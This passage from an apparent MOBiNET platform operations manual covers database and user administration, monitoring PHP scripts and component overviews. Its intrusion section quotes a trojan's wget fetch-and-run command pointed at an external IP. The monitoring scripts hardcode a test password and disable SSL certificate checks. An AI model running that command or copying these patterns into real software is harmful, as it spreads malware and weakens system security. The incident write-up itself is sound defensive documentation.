The first issue is solved by the Billing using the postfix service in any other node (for example, the ca.test2.mobinet.eu or 172.30.16.2).

The second issue needs that the postfix in the CA node allowed the Billing node (IP 192.168.200.0) to use it. For this you need to edit the *main.cf* file:

```
inet_interfaces = all
mynetworks = 172.30.16.0/24, 192.168.200.0/22
```

And restart postfix service:

```
#service postfix restart
```

3.6.7 Operations on PostgreSQL database

In COM environments, the rights of developers are restricted; hence when some operations to the database are required, they are to be done by operators. Some of the operations we will cover in the following are: Make a backup of a database; Restore the database using a previous dump; Create a read-only account to the database for a user.

Backup of the database

As an example, we provide the instructions for a dump for the IDManager database. The username to login to the database is '*idmanager*'. The dumps required are for *ITSAutorization and idmprofile42* databases.

The command to be used is be '*pg_dump'*: The idea behind this dump method is to generate a text file with SQL commands that, when fed back to the server, will recreate the database in the same state as it was at the time of the dump. The basic usage of this command is:

```
pg_dump dbname > outfile
```

As can be seen, pg_dump writes its result to the standard output

```
pg_dump -U idmanager -h db ITSAutorization > ITSAutorization.sql
pg_dump -U idmanager -h db idmprofile42 > idmprofile42.sql
```

Where:

-U: username in database

-h: name of the database, if it not located in localhost

The '*pg_dump*' command asks the password of the user passed as a parameter. pg_dump will by default connect with the database user name that is equal to the current operating system user name. To override this, either specify the –U option or set the environment variable `PGUSER`. To specify which database server `pg_dump` should contact, use the command line options `-h` ***`host`*** and `-p` ***`port`***. The default host is the local host or whatever your `PGHOST` environment variable specifies. Similarly, the default port is indicated by the `PGPORT` environment variable or, failing that, by the compiled-in default.

Restore a database

We had to restore a database from a dump or modify it several times. The text files created by pg_dump are intended to be read in by the *psql* program. The general command form to restore a dump is:

```
psql dbname < infile
```

Where `infile` is the file output by the pg_dump command. The database `dbname` will not be created by this command, so you must create it yourself before executing psql (e.g., with createdb -T template0 dbname). psql supports options similar to pg_dump for specifying the database server to connect to and the user name to use.

For example, we had to restore the *ITSAuthorization* database for Identity Manager component or the lookupindex database for Service Directory component, from dumps created by developers in their TEST or DEV environment:

```
psql -U idmanager -h db -d ITSAuthorization -f auth_update.sql
psql -U mobinet02 -h db -d lookupindex -f lookupindex-update.sql
```

Before restoring an SQL dump, all the users who own objects or were granted permissions on objects in the dumped database must already exist. If they do not, the restore will fail to recreate the objects with the original ownership and/or permissions.

Create a user account with read-only rights

If there are many consults from the developers' side to the administrators about the state or content of the database during verification phases, it could be convenient to grant a read-only access to the user that allows him to consult the database directly.

To do this, you can follow the next steps:

1. Create the account in the database
2. Register the user to allow him access from external sites
3. Open the firewall for him

1. To connect to the database with the administrator use (postgres), and select the *tspmanager* schema, use:

```
psql -U postgres
set search_path = tspmanager;
```

To create the user ‘dev-cercato’, and grant him access to the *mobinetdb_phase1* database, use:

```
CREATE USER "dev-cercato" WITH ENCRYPTED PASSWORD 'XXXXXX';
GRANT CONNECT ON DATABASE mobinetdb_phase1 to "dev-cercato";
\c mobinetdb_phase1
GRANT USAGE ON SCHEMA tspmanager to "dev-cercato";
GRANT SELECT ON ALL SEQUENCES IN SCHEMA tspmanager TO "dev-cercato";
GRANT SELECT ON ALL TABLES IN SCHEMA tspmanager TO "dev-cercato";
```

If you want to give the user more rights than read-only, you can select more rights like “`SELECT, INSERT, UPDATE, DELETE`” instead of only “`SELECT`” in the above command.

2. To allow the user access from external sites, you have to edit the configuration file *pg_hba.conf* located in /var/lib/pgsql/9.4/data/, and add a line like this for the user:

```
host  mobinetdb_phase1  dev-cercato    0.0.0.0/0  md5
```

3. To finish, we have to take into account the firewall. A new rule has to be added to the firewall that allow the user ‘dev-cercato’ to access from his IP the server where the database server is located (in our case, in the node01 of the environment), using the PostgreSQL port (in our case, TCP 5432). Summarizing, the rule will consist in:

Origin: IP of the developer
Destiny: 194.30.34.40 (OAM in COM2)
Protocol/Port: TCP/5432

3.6.8 Creating new users

Adding new users is a typical task for an administrator. The basis procedure is explained in the following, using the example of creating the user ‘*dev-jihed’.*

To show the existing users, and existing groups you can list those files:

```
cat /etc/passwd
cat /etc/group
```

To create a new user, the command will be:

```
adduser -d /home/dev-jihed -s /bin/bash dev-jihed
```

Where -g: principal group that the user belongs to; -d: home directory; -s: default Shell

To set the password you can use:

```
ll /home/dev-jihed
passwd dev-jihed -> (to set the password)
```

To include the user in the group of sudoers (this group is called ‘wheel’ in our environment), the command is:

```
usermod -G wheel dev-jihed
```

3.7 Troubleshooting

Here, some maintenance/operation problems aroused during the project are detailed, along with the actions taken to fix them, in the belief that they will be useful for operators of the platform.

3.7.1 Dealing with a security intrusion

A strange UDP activity was detected in the TEST Node03 (194.30.34.39). It was sending a huge volume of UDP-80 messages towards external IPs (located in China, supposedly).

i. First action was to block the traffic in the firewall.
ii. After analyzing possible reasons for that traffic, we concluded that the reason was a Trojan under the ‘dashboard’ user. There were suspicious files in /tmp

```
[root@test03.test2.mobinet.eu ~]# ls -la /tmp/
-rw-r--r--   1 dashboard dashboard   79 Jul 14 17:47 cmd.n
-rw-r--r--   1 dashboard dashboard   73 Jul 14 14:18 conf.n
```

These files are executed to download an executable file from an external IP

```
[root@test03.test2.mobinet.eu ~]# strings /tmp/cmd.n
killall & wget http://124.173.80.42:126/2469;chmod 0755 2469;./2469 &
```

That executable is used to generate DoS (Denial of Service) attacks over remote sites. It matched the strange UDP activity detected.

iii. We removed all files related with the trojan (files below)

```
-rwxr-xr-x 1 dashboard dashboard 21 Jul  2 13:30
/etc/init.d/DbSecuritySpt
-rw-r--r-- 1 dashboard dashboard 79 Jul 14 17:47 /tmp/cmd.n
-rw-r--r-- 1 dashboard dashboard 73 Jul 14 14:18 /tmp/conf.n
```

iv. All outgoing ports were closed by default in the firewall, even in TEST environment. Only documented ports used by components are to be opened.

Possibly there is a security bug in that the Dashboard component that allows placing files in /tmp and executing them later on. This information was reported to the developers.

3.7.2 Solving disk flooding

We faced problems with the disk consumption on a pair of nodes: those hosting the SD and the IDManager components. In both cases the available disk space decreases rapidly as time passed.

In this respect, the command ‘df’ allows to check the free and available space in the system disks:

```
[root@prod03.com3.mobinet.eu logs]# df -h
Filesystem      Size  Used Avail Use% Mounted on
/dev/xvda1       48G   22G   24G  48% /
tmpfs           935M     0  935M   0% /dev/shm
/dev/xvda3       30G   44M   28G   1% /data
```

While the ‘du’ command gives you the size of files and directories. For example:

```
[root@prod03.com2.mobinet.eu /]# du -h
17G     /home/servicedirectory/IoTArelease/log/ storage.log
[...]
8.0G    /opt/mobinet-service-directory/logs/dispatcher.log
7.8G    /opt/mobinet-service-directory/logs/storage.log
```

The problem detected was related to the big log files created by the components, which were never deleted. This consumed the disk space day after day.

One solution is to configure the **.properties* files of the component (in */opt/mobinet-service-directory)* to control this size. We detected that these files where configured with the variable *MaxFileSize* set to 10MB, and the type of appender to *FileAppender*, but this seemed not able to control the actual size of files.

```
log4j.appender.LOGFILE=org.apache.log4j.FileAppender
log4j.appender.LOGFILE.MaxFileSize=10MB
```

We changed the ‘appender’ type to ***RollingFileAppender***, and set a logical value for the maximum number of files of size ***MaxFileSize*** (10MB) we want to preserve, in ***MaxBackupIndex*** (10).

```
(...)
log4j.appender.LOGFILE.MaxBackupIndex=10
#log4j.appender.LOGFILE=org.apache.log4j.FileAppender
log4j.appender.LOGFILE=org.apache.log4j.RollingFileAppender
log4j.appender.LOGFILE.MaxFileSize=10MB
(...)
```

4 Conclusions

In this section, a number of conclusions and learned lessons, regarding the operating procedures and the MOBiNET platform, are provided.

- The feasibility of a distributed, **cloud-based virtual platform** has been demonstrated. The components are installed in separate virtual machines, and even in different and geographically dispersed entities linked via VPN connections, but logically integrated in a single virtual platform. In this sense, the interoperability approach among the components -based on messages exchange over IP make it possible to deploy the components in a variable number of computing nodes (e.g. the TEST environment is built up with three nodes, while each COM environment consist in four nodes).

- Having **separate environments** for testing, integration and piloting has been advantageous and it is highly recommended. Even if it does not come without a cost (e.g. it multiplies the cost on servers and licenses; it requires more operational effort in configuration, monitoring and maintenance), it brings flexibility in the development and integration tasks (DEV and TEST environments), providing, at the same time, stability during the piloting activities (COM environments).

- Besides that, having **two piloting environments** (COM2 & COM3) allowed the parallelization of the validation/piloting and commissioning activities. While one release was being validated in a stable environment used by the piloting activities, the next release was being commissioned in the other environment, allowing a faster evolution of the project results.

- The software packaging approach of the project into **RPMs** has highly facilitated the management and commissioning of the different components. Even though its quality was not perfect at the beginning, the gained experience and the feedback in the commissioning sessions has improved the RPMs packages as the project progressed.

- The use of a **monitoring tool** -like Ganglia, the one used in MOBiNET, Nagios or another- is highly recommended to have a precise and om-time monitoring of the system (hosts, storage, memory, traffic, availability of the software components, etc.).

- The **performance** of the platform, as it has been defined, is considered good. Apart from the addition of some more memory to the nodes hosting the JBoss application server, no performance issues were detected during the commissioning or validation tasks.

- The **security** concerns are crucial for a web based platform like MOBiCENTRE. From the operations side, strict Firewall rules were defined to allow access to the testing and piloting environments only to authorized users and IP addresses. The use of the Secure Sockets Layer (SSL) protocol, in conjunction with a proxy that routes all the interfaces through the HTTPS port, makes the COM platform reasonably secure. Nevertheless, the components themselves and the web application have to be designed with the security in mind.

- The dependencies of the system on some **external services** –and therefore outside of the control of the operations team- have to be clearly specified and documented, to allow configuring the

environment accordingly. In the case of MOBiCENTRE, some examples are the RabittMQ (of CA component), the external FTP Servers (of TSPM) or the uploading server (of DQA widget).

- To finish, since the project started, new virtualization technologies have appeared. We are referring to container technologies, such as **Docker**. It has not been possible to use them during the project due to their immaturity at that time but, nowadays, these technologies may offer additional possibilities that could be explored during an eventual production stage of the MOBiNET solution.

Appendix A. Monitoring of the components

In this Appendix, the monitorings defined for the components in Ganglia are detailed. We bring here the example of COM2. Analogous monitorings are defined for the components in the other environments.

These services have been defined taking into account the documentation of the components and the experience gathered in the commissioning of the successive releases.

Monitor –MOBINET-COM2-
*http://mobicentre2.mobinet.eu:9999/postgre.php
CA
*http://mobicentre2.mobinet.eu:9999/ca.php
SD
*http://mobicentre2.mobinet.eu:9999/dataformatcatalog.php
*http://mobicentre2.mobinet.eu:9999/servicedirectory.php
https://mobicentre2.mobinet.eu/servicedirectory/any
TSPM
https://mobicentre2.mobinet.eu/tspm/carbon/admin/login.jsp
Dashboard
https://mobicentre2.mobinet.eu\dashboard\login
*http://mobicentre2.mobinet.eu:9999/analyticsdb.php
DQA
*http://mobicentre2.mobinet.eu:9999/dqa.php
ID Manager
https://mobicentre2.mobinet.eu/AuthDemo/pages/authDemo.jsf
https://mobicentre2.mobinet.eu/AuthorizationAdministration/pages/openidLogin.j

sf
https://mobicentre2.mobinet.eu/AuthorizationServer/resources/client/resources
https://mobicentre2.mobinet.eu/IdentityAccess/pages/Welcome.jsf
https://mobicentre2.mobinet.eu/IdentityManager/pages/login.jsf

We will define in the following those services that need from a PHP page (in bold in the previous table). The rest of services -those that are direct calls to HTTP addresses- are straightforward to define in Ganglia.

Data Quality Assessment

Service: POST call to http://dqa.com2.mobinet.eu:8082/measure,

The monitoring in the Ganglia tool is defined as:

Type:	HTTP
IP:	194.30.34.40
URL:	http://mobicentre2.mobinet.eu:9999/dqa.php
String to search:	OK
Warning	20s
Critical	10s

The web page is /expert/htwebs/monitorizacion/dqa.php:

```
<?php
//    $url = 'http://www.google.es';
    $url = 'http://dqa.com2.mobinet.eu:8082/measure';
    $body = '{"header":{"user":"francesco","password":"mobinet","dbname":"francesco"}}';

    function Visit($url){
      $ch = curl_init();
      curl_setopt($ch, CURLOPT_URL,$url);
      curl_setopt($ch, CURLOPT_RETURNTRANSFER,true);
      curl_setopt($ch, CURLOPT_POST,1);
      curl_setopt( $ch, CURLOPT_HTTPHEADER, array('Content-Type:application/json'));
      global $body;
      //curl_setopt($ch, CURLOPT_POSTFIELDS,json_encode($body));
      curl_setopt($ch, CURLOPT_POSTFIELDS,$body);
```

```
      //execute post
      $result = curl_exec($ch);

      //echo $result;
      if (strpos(json_encode($result), 'missing authentication information') !== false) return true;
      else return false;
   }
   if (Visit($url))
      echo "POST OK";
   else
      echo "POST DOWN";
?>
```

Communications Agent

Service: call to http://ca.com2.mobinet.eu:8080/disseminate/simpleDissemination=?payload=l

The monitoring in the Ganglia tool is defined as:

Type:	HTTP
IP:	194.30.34.40
URL:	http://mobicentre2.mobinet.eu:9999/ca.php
String to search:	OK
Warning	20s
Critical	10s

The web page is /expert/htwebs/monitorizacion/ca.php:

```
<?php

   $url = 'http://ca.com2.mobinet.eu:8080/disseminate/simpleDissemination=?payload=l';

   function Visit($url){
      $ch = curl_init();
      curl_setopt($ch, CURLOPT_URL, $url); // set url

      curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
      curl_setopt($ch,CURLOPT_VERBOSE,false);

      curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
      curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6"); // set browser/user agent
      //curl_setopt($ch, CURLOPT_HEADERFUNCTION, 'read_header'); // get header
```

```
    curl_setopt($ch,CURLOPT_URL,$url);
    $page = curl_exec($ch);
    curl_close($ch);
    if (strpos($page, 'Exception') !== false) return true;
    else return false;
  }

  if (Visit($url))
    echo "Website OK";
  else
    echo "Website DOWN";

?>
```

Service Directory

Service: POST call to http://servicedirectory.com2.mobinet.eu:8094/dataformatcatalog/any, that returns: `"status":"ERROR","statusMessage":"file does not exists"}`

The monitoring in the Ganglia tool is defined as:

Type:	HTTP
IP:	194.30.34.40
URL:	http://mobicentre2.mobinet.eu:9999/dataformatcatalog.php
String to search:	OK
Warning	20s
Critical	10s

The web page is /expert/htwebs/monitorizacion/dataformatcatalog.php:

```
<?php

  $url = 'http://servicedirectory.com2.mobinet.eu:8094/dataformatcatalog/any';
  function Visit($url){
    $agent = "Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)";$ch=curl_init();
    curl_setopt($ch,CURLOPT_URL,$url);
    curl_setopt($ch,CURLOPT_USERAGENT,$agent);
    curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
    curl_setopt($ch,CURLOPT_VERBOSE,false);
    curl_setopt($ch,CURLOPT_TIMEOUT,5);
    curl_setopt($ch,CURLOPT_SSL_VERIFYPEER,FALSE);
    curl_setopt($ch,CURLOPT_SSLVERSION,3);
    curl_setopt($ch,CURLOPT_SSL_VERIFYHOST,FALSE);
```

```
    $page=curl_exec($ch);
    //echo $page;
    //echo curl_error($ch);
    $httpcode = curl_getinfo($ch, CURLINFO_HTTP_CODE);
    curl_close($ch);
    // if($httpcode>=200 && $httpcode<300) return true;
    // This call returns 300, and gives an error; So better search for the string "status"
    if (strpos($page, 'status') !== false) return true;
    else return false;
  }

  if (Visit($url))
    echo "Website OK";
  else
    echo "Website DOWN";
?>
```

Service: POST call to http://servicedirectory.com2.mobinet.eu:8090/iota/services/discover

The monitoring in the Ganglia tool is defined as:

Type:	HTTP
IP:	194.30.34.40
URL:	http://mobicentre2.mobinet.eu:9999/servicedirectory.php
String to search:	OK
Warning	20s
Critical	10s

The web page is /expert/htwebs/monitorizacion/servicedirectory.php:

```
<?php

  $url = 'http://servicedirectory.com2.mobinet.eu:8090/iota/services/discover';
  $body = '<?xml version="1.0" encoding="UTF-8"?> <si:discoverServicesRequest xmlns:si="http://www.neclab.eu/schema/IoTServiceResolutionInterface.xsd"> <si:serviceSpecification> </si:serviceSpecification> </si:discoverServicesRequest>';

  function Visit($url){
    $ch = curl_init();
    curl_setopt($ch, CURLOPT_URL,$url);
    curl_setopt($ch, CURLOPT_RETURNTRANSFER,true);
    curl_setopt($ch, CURLOPT_POST,1);
    curl_setopt( $ch, CURLOPT_HTTPHEADER, array('Content-Type:application/xml'));
```

```
    global $body;
    curl_setopt($ch, CURLOPT_POSTFIELDS,$body);

    //execute post
    $result = curl_exec($ch);
    //echo $result;
    if (strpos($result, 'si:discoverServiceResponse') !== false) return true;
    else return false;
  }

  if (Visit($url))
    echo "POST OK";
  else
    echo "POST DOWN";

?>
```

Dashboard

Service: call to https://dashboard.com2.mobinet.eu:5984/analyticsdb, that returns: `"No header set"`

The monitoring in the Ganglia tool is defined as:

Type:	HTTP
IP:	194.30.34.40
URL:	http://mobicentre2.mobinet.eu:9999/analyticsdb.php
String to search:	OK
Warning	20s
Critical	10s

The web page is /expert/htwebs/monitorizacion/analyticsdb.php:

```
<?php
  $page = 'yaloborrara';
  $url = 'https://dashboard.com2.mobinet.eu:5984/analyticsdb';

  function read_header($ch, $string) {
    //print "Received header: $string";
    return strlen($string);
  }

  function Visit($url){
    $ch = curl_init();
```

```
        curl_setopt($ch, CURLOPT_URL, $url); // set url

        curl_setopt($ch,CURLOPT_RETURNTRANSFER,1);
        curl_setopt($ch,CURLOPT_VERBOSE,false);

        curl_setopt($ch, CURLOPT_SSL_VERIFYPEER, false);
        curl_setopt($ch, CURLOPT_USERAGENT, "Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.6) Gecko/20070725 Firefox/2.0.0.6"); // set browser/user agent
        //curl_setopt($ch, CURLOPT_HEADERFUNCTION, 'read_header'); // get header
        curl_setopt($ch,CURLOPT_URL,$url);
        $page = curl_exec($ch);
        curl_close($ch);
        if (strpos($page, 'No header set') !== false) return true;
        else return false;
    }

    if (Visit($url))
        echo "Website OK";
    else
        echo "Website DOWN";

?>
```

PostgreSQL

Service: command to connect to the POSTGRESQL database: `pg_connect("host=172.30.17.2 port=5432 dbname=idm user=idmanager password=xxxx connect_timeout=5")`

The monitoring in the Ganglia tool is defined as:

Type:	HTTP
IP:	194.30.34.40
URL:	http://mobicentre2.mobinet.eu:9999/postgre.php
String to search:	OK
Warning	20s
Critical	10s

The web page is /expert/htwebs/monitorizacion/postgre.php:

```
<?php

$dbconn = pg_connect("host=172.30.17.2 port=5432 dbname=idm user=idmanager password=xxxx connect_timeout=5") or die("Error de conexion");
```

```
echo "OK";
pg_close($dbcon);

?>
```

Appendix B. Overview of components software

This paragraph provides a brief description of the organization and operation of the software from the operator's point of view.

Service Directory

Component:	Service Directory
Current version:	3.1
Work Package:	WP3 (Task 3.2)
Contact Person:	Lars Mikkelsen [lmm@es.aau.dk] Flavio Cirillo [flavio.cirillo@neclab.eu]

DESCRIPTION

The Service Directory is the core component in discovering and connecting services. The main tasks of the Service Directory are:

- To store service descriptions
- To manage the service descriptions
- To enable search for and discovery of service descriptions

The management functionalities cover adding, updating and removing service descriptions. These functionalities are available to the service developers via the Dashboard widgets.

By using the Service Directory, service providers can easily extend their service to other service developers across borders and business areas. They simply need to add a description of the interface of the service. The Service Directory supports and has specialised fields for any particular type of service including web services, data services, native mobile or web apps, or other types of services.

The service discovery functionalities for service developers and services are available both via graphical widget interface and via M2M oriented REST API. Where the graphical widget interface is aimed at easing one time discovery and service management process for service developers, the M2M oriented REST API is a powerful tool in automating the process of finding the most relevant service during runtime. The highly customisable discovery request takes into account the fact that the relevance of a service is defined by the context of the device or service using the service. Service discovery can be performed by any combination of parameters such as service coverage area, tags, input and output data formats, service type, category, and other.

DATABASE DESCRIPTION

The following database tables are used by the Service Directory:

Table Name	Description
iotadispatcher	Stores data of the Dispatcher
iotastorage	Stores the service descriptions
lookupindex	Stores the index

The Service Directory offers an REST-API as an external interface for other components or services. This interface is mainly used by the Service Directory Widgets and the MOBiAGENT. For communication with database a JDBC interface is used.

Interface Name	Port	Type	Description
JDBC	5432	TCP (internal)	Communication with the PostgreSQL Database
REST-API	8090	TCP (external)	Communication with other components/services

Service directory consists of the components Dispatcher, Lookup indexer, Geo discovery, and storage. These components together comprises the service directory and offers service description management functionalities along with possibilities for lookup and discovery, based on service type and geographical coverage area of the service. This is offered through a REST interface.

Communications Agent

Component:	Communications Agent
Current version:	1.1
Work Package:	WP3 (Task 3.5)
Contact Person:	Pedro M. d'Orey, [mailto:pedro.dorey@neclab.eu]

DESCRIPTION

The overall responsibilities of the Communication Agent are:

- To acquire and process position updates from vehicles/nodes
- To determine a strategy for information dissemination relevant to a given geographical area
- To receive information dissemination requests from services/applications
- To implement the dissemination strategy, i.e. send information to (selected) vehicles in a geographical area

The Communication Agent consists of three main components: *Information Dissemination*, *HTTP Server*, and *Incoming Position Updates*. The Communication Agent runs its service through a REST interface.

INTERFACE DESCRIPTION

The Communication Agent offers a REST-API as an external interface for other components or services. This interface is mainly used by GLOSA and MMRTA.

Interface Name	Port	Type	Description
Position Updates	2001	TCP	Communication with the MOBiAgent
REST-API	8080	TCP	Communication with other components/services

Identity Manager

Component Name:	Identity Manager
Current Version:	* 3.1.6 mobinet-authorization [OAuth Authorization Server, Client Authorization Management site]; * 1.2.0 mobinet-postgresql/mobinet-postgresql-nodriver [configuration of postgres for IDM authorization part]; * 3.1.1 mobinet-identitymgr [User Identity Management site, OpenID Server, LDAPService, PROFILEService]; 2.0.0 mobinet-ldap [configuration of OPENLDAP for MOBINET]; 3.0.0 mobinet-identitymgr-postgresql [configuration of postgres for IDM authentication part];
Work Package:	WP3 (Task 3.3)
Contact Person:	Enzo Contini [enzo.contini@telecomitalia.it]; Phone: +39 3316001220
Technical Contact 1:	Anna Murru [anna.murru@guest.telecomitalia.it]; Phone: –

DESCRIPTION

The main contributions of the Identity Manager subsystem can be summarised as follows:

- **Authentication**. The IDM provides user authentication for using MOBiNET services. Users may currently login using an OpenID MOBiNET provider or a base authentication standard procedure provided by a specific REST service (IDM_BasicAuthentication). To offer the convenience to end-users to login choosing from possible various Identity Providers (IdP), an IDM_ExternalAuthentication service was also implemented and could be used to login with a preexisting account one may have with some MOBiNET partner or with social sites. A single sign on mechanism is provided in order to help the user navigation.
- **Identity provisioning**. The IDM provides an IdP from which users may obtain an OpenID. They can then subsequently use this to login in the various MOBiNET services. The IDM may also provide identities for entities other than people (e.g. a party TSP).

- **Identity attributes provisioning**. The IDM provides entity identity attributes like username, phone number, party, role, email.
- **Identity profile attributes provisioning**. The IDM provides entity profile attributes related to some set of information (e.g. cars owned by the user, with detailed attributes defined, more specific identity [e.g. zipcode, fiscal code, address], services [name, notification end-point and other attributes specific for each one and defined at Platform level by the PlatformAdmin: e.g. BILLING, UBI-TSP, UBI-IP]. There are also payment's methods [whose attributes are always PlatformAdmin defined]and user preferences [actually used only as an example] not actually used. Depending on the role of the entity, the set of information profile is different and can be possibly adapted at Platform level. All this information can be provided to authorized MOBiNET clients in order to properly use MOBiNET services stored in the Service Directory. This allows MOBiNET services to manage for example a certain access control to their functionalities.

Authorization. This sub-module should provide authorization features for both clients (e.g. apps) and entities (e.g. users). The client authorization is foreseen for some use cases that have been implemented. The IDM implement an Authorization Server providing an OAuth 2.0 feature (Client Credential grant). A specific site allows a developer to register his client so it could use runtime specific MOBiNET services that requires authorization. The IDM itself exposes some REST services that require authorization (e.g. IDM_UserAttributesService).

Note that the token, provided by an authorized client when it calls a service, identifies and authorize only the client and not the user that is using it: if you need that the service identifies the user too, the client should provide that information (e.g. its openId): APIs, exposed by the IDM, allows to get its identity / profile attributes providing the entity openId.

Therefore the main responsibilities of the Identity Manager are:

- To provide an OpenID compliant Authentication Server.
- To manage the MOBiNET entities (e.g. users) through a site.
- To provide some REST services:
    - **IDM_ExternalAuthentication** [external IdP authentication to be used by the dashboard for external (e.g. Google) logged users];
    - **IDM_BasicAuthentication** [http basic authentication, actually used by the MOBiAGENT to provide SSO on a smartphone];
    - **IDM_UserProfilesService** to get user identity and profile attributes providing his openID.
    - **GetUBICustomerData** to get not only basic user profile attributes but also additional ones (included the ones related to his vehicles, if available) - deprecated and mantained only for background compatibility: IDM_UserProfilesService should be used.
    - **SetUBICustomerData** to insert or update the information related to user additional profile data and vehicles. - deprecated and mantained only for background compatibility.
    - **API for the integration with the MOBiNET "Billing" module**: - **Payment Modes API** ; - **Billing API** . New flexible attributes definition (and related input fields) now available at platform level (it can be done by the PlatformAdmin).
- To provide an OAuth 2.0 Authorization server (client credentials grant).
- To provide a client authorization management site. It allows a developer to manage his clients in order they can use some MOBiNET services that require an authorization procedure.

Dashboard

Component Name:	Dashboard
Current Version:	3.0-6
Work Package:	WP3 (Task 3.7)
Contact Person:	Andreas Rickling [andreas.rickling@dlr.de]; Phone: +495312953140

Sub-Component Name:	Analytics Server
Current Version:	1.3-4
Work Package:	WP3 (Task 3.7)
Contact Person:	Benjamin Hebgen [benjamin.hebgen@neclab.eu]; Phone: +49 6221 4342 210

COMPONENT DESCRIPTION

The main tasks of the Dashboard are to connect companies, developers and end users to the MOBiNET components, as well as to support the development of new MOBiNET services. Therefore the Dashboard provides two main components:

- A web portal which hosts widgets for the interaction with the MOBiNET components An analytics server which provides statistical and real time analytics

The web portal is the main user interface to the MOBiNET platform. By using the portal users will get a quick and easy access to the Billing Component, the Service Directory as well as to the Data Catalog Management. This allows users to easily discover new services, to buy them or to manage their own services. These functionalities are provided in the form of W3C widgets. The use of a W3C widgets container allows MOBiNET component developers to easily expose new functionalities to their users. The visual direct access to services and their descriptions makes it easy for developers to discover and integrate existing services into their own services.

Additionally the Dashboard provides a widget visualising the results of the analytics server.

The analytics server is used to gather information on services and to provide information on how services are used. Service developers can access the analytics server and integrate it with their services. Two interfaces are provided. The collecting interface is used to store relevant information about the service and the device the service is running on. The output interface provides analytics results. Service developers can access these results (e.g. how often is the service used in a certain area and which other context is relevant to the service use) either from the Dashboard to optimize their service step by step, or from an REST interface to directly integrate the results in the behaviour of their service.

Additionally the analytics results can also help companies to oversee their market and optimise advertisement or pricing of a service.

DATABASE DESCRIPTION

Currently the dashboard does not use the PostgreSQL DB.

INTERFACE DESCRIPTION

Interface Name	Port	Type	Description
HTTP UI Dashboard	8080	TCP (external)	User Access
REST-API data sink for analytics	8888	TCP (external)	Datasink for other components/services
REST-API historical analytics	TBD	TCP (external)	Analytics results for other components/services
REST-API real time analytics	TBD	TCP (external)	Analytics results for other components/services

TSPM

Component Name:	TSP Manager
Current Version:	1.0-2.1
Work Package:	WP3 (Task 3.9)
Contact Person:	Cercato Pierandrea [pierandrea.cercato@allianz.it]; Phone: 555-1234 TODO

COMPONENT DESCRIPTION

The overall responsibilities of the TSP Manager are:

- All the communications between TSPs (Telematic Service Providers) and IP (Insurance Providers);
- Communication between IP and TSPs when there is a change of IP; and,
- Communication between different TSPs for delivering data from a vehicle to the selected IP;

MOBiNET will be notified by the new IP, chosen by the end consumer. At this point MOBiNET will do the following:

- Inform the previous IP that it will no longer receive data from the TSP in charge of the previous customer's on-board device
- Notify the two TSPs involved, the one of the previous IP and the one of the current IP

This will allow the correct handling of the UBI data flow. The information retrieved from the TSP of the previous IP will first pass through MOBiNET and then through the new IP TSP in order to reach the new IP.

Main use cases can be divided in two categories, the ones belonging to data provisioning on IP switch, and the ones belonging to Telematics data transfer (when the switch is done).

DATABASE DESCRIPTION

The following database tables are used by the TSP Manager:

Table Name	Description
ip_provider	Basic information on the registered IPs (e.g. name, server IP and port…)
ip_service_provider	Services provided of the registered IPs (e.g. description,dataendpointurl, serviceendpointurl …)
tsp_provider	Basic information on the registered TSPs (e.g. name, server IP and port…)
tsp_service_provider	Services provided of the registered TSPs (e.g. description,dataendpointurl, serviceendpointurl …)
contract	Information on the contracts (e.g. id,start/enddate, vehicle info…)
customer	Information on the customer (e.g. name, surname…)
contract_customer	Link between contracts and customers
contract_history	Link between IPs and a contract to trace its history

INTERFACE DESCRIPTION

The TSP Manager offers an external SOAP interface for other external components/services. This interface is used by IP to trigger the UBI IP switch.

A JDBC interface is used for communication with the database.

Interface Name	Port	Type	Description
JDBC	5432	TCP (internal)	Communication with the PostgreSQL Database
SOAP	8380	TCP (external)	Communication with external components/services

Data Quality Assessment

Component Name:	Data Quality Assessment (DQA)
Current Version:	TODO

Work Package:	WP3 (Task 3.11)
Contact Person:	Francesco Alesiani[francesco.alesiani@neclab.eu]; Phone: +49 (0)6221 4342 253
Technical Contact:	Francesco Alesiani[francesco.alesiani@neclab.eu]; Phone: +49 (0)6221 4342 253

DESCRIPTION

Data Quality Assessment tool is meant to support the evaluation of traffic data set using a standardize service. The user is able to get indicators associated to traffic data by using the REST API offered by MOBINET.
The current version of the service focused on the analysis of fixed sensors (e.g.: loop counters). These indicators gives indication of presence of:

- Type 1: Zero occupancy measures 2.
- Type 2: Non-zero occupancy with zero flow 3.
- Type 3: High occupancy 4.
- Type 4: Constant measure

These indicators represent a way to first assess of the presence of not consistent measures using a standardized services. The service will evolve to include also indicators for floating vehicle data (FVD).
Generally speaking we design indicators to assess the quality of incoming data on two distinct aspects: Accuracy and Value. The first one addresses the problem of determining the level of reliability of the measurements obtained by each sensor (e.g.: difference between the obtained measurements and the real ones; anomalous sensor detections). On the other hand, the second axis is focused on evaluating how representative such data source is regarding the coverage provided on the human mobility activities on a given urban area. These data quality assessment tools provide input to the development of the certification framework.

ARCHITECTURE

The service is composed of a frontend that is responsible of handling REST request. The DQA library computes the Quality indicators and manages the interface with the internal structures.

The DQA service is composed of some entities. The main entity is the measure. The Assessment is the function that acts on the measure. Summary entity provides summary information on the data quality indicators. Measures are store in separate databases. The access to the databases is defined by the role entity. Each user can be associated to one or more database via the role entity. The following figure shows the REST API entities and actions of the DQA service.

DATABASE DESCRIPTION

The following database tables are used by the Service Directory:

Table Name	Description
users	Store the user information, namely the user name and the authentication parameters
databases	Stores the databases connected to the service
roles	Store the connection between users and databases
measure	Store the actual measure. This table is actually distributed in each database

INTERFACE DESCRIPTION

The DQA offers an REST-API as an external interface for other components or services.

Interface Name	Port	Type	Description
REST-API	8082	TCP (external)	access to the REST API

Billing

Component Name:	Billing Component
Current Version:	2.1
Work Package:	WP3 (Task 3.4)
Contact Person:	Roberta Marinò [roberta.marino@swarco.com]; Phone: +39 011 650 0411
Technical Contact:	Luca Mora [l.mora@nemosrl.eu]; Phone: +39.348.0158403

DESCRIPTION

The Billing Component is the core component in managing financial transaction regarding services, data and APPs commercialisation. The main tasks of the Billing Component are:

